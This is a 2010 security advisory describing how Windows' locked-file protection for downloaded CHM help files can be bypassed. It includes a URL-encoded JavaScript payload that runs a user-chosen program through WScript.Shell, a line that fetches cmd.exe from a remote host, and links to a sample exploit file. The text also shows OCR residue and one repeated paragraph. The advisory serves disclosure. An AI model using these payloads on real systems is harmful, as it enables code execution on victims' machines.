Vulnerability Advisory


Name	Microsoft Help: 'Locked File' Bypass
Vendor Website	http://www.microsoft.com
Date Released	June 23rd, 2010
Affected Software	Windows XP, Windows Vista, Windows 7
Researcher	Paul Craig – paul.craig@security-assessment.com

Description

Changes made with Windows XP introduced additional origin validation for files downloaded from the Internet when saved to an NTFS volume. This 'feature' is present in Windows XP, Vista and 7.

When a user downloads a .CHM file using Internet Explorer (or Firefox) Windows will mark an NTFS meta-data flag for the file, which indicates the file should be "Locked". Locked Help Files will not render any content within the CHM file using the Help File Viewer (hh.exe) until a user selects the file in Explorer and clicks the "Unblock" button under file properties, which resets the NTFS meta-data flag.

This security feature can be bypassed by referencing external URI handlers from the CHM file's Table of Contents file, and links can directly accessed regardless of the files locked state.



This security 'feature' can be bypassed by referencing external URI handlers from the CHM file's Table of Contents file, links can be accessed regardless of the files locked state.


Consider this example which references a local html file, and will not render:

```
<param name="Name" value="I will not work">
<param name="Local" value="pleasegivemeashell.htm">
```

File is locked, no shell.

And this example which will render, and spawn a shell through javascript + vbscript:

```
<param name="Name" value="shell">
<param name="Local"
value="javascript:document.write('%3C%68%74%6D%6C%3E%3C%73%63%72%69%70
%74%3E%76%61%72%20%63%6F%6D%6D%61%6E%64%3D%70%72%6F%6D%70%74%28%22%5
7%68%69%63%68%20%66%69%6C%65%20%74%6F%20%73%70%61%77%6E%3F%22%29%3B%76
%61%72%20%77%73%68%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6
A%65%63%74%28%22%57%53%63%72%69%70%74%2E%53%68%65%6C%6C%22%29%3B%77%73
%68%2E%52%75%6E%28%63%6F%6D%6D%61%6E%64%29%3B%3C%2F%73%63%72%69%70%74%
3E%3C%2F%68%74%6D%6C%3E');">
```



File is locked, have a shell

The same technique can be used to download remote files, by linking the table of contents to a http:// resource":
<param name="Local" value="http://ikat.ha.cked.net/Windows/files/cmd.exe">

The implemented locked 'feature', and the NTFS flag are effectively useless.
Although I would not call this an 'exploit', it does illustrate a nifty trick that may prove useful to someone else. It might also make you think twice next time you download a Help File.

Exploitation

An example CHM file can be found at
http://www.security-assessment.com/files/advisories/blockedhelp.chm
This file when downloaded with Internet Explorer will do a variety of things.

Source code to the Help file is available at
http://www.security-assessment.com/files/advisories/blockedhelp_src.zip

Solution

Microsoft acknowledges that this is a software bug, but do not think it requires fixing until the next Windows Service Pack.

This is the response I expected.

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Web www.security-assessment.com
Email info@security-assessment.com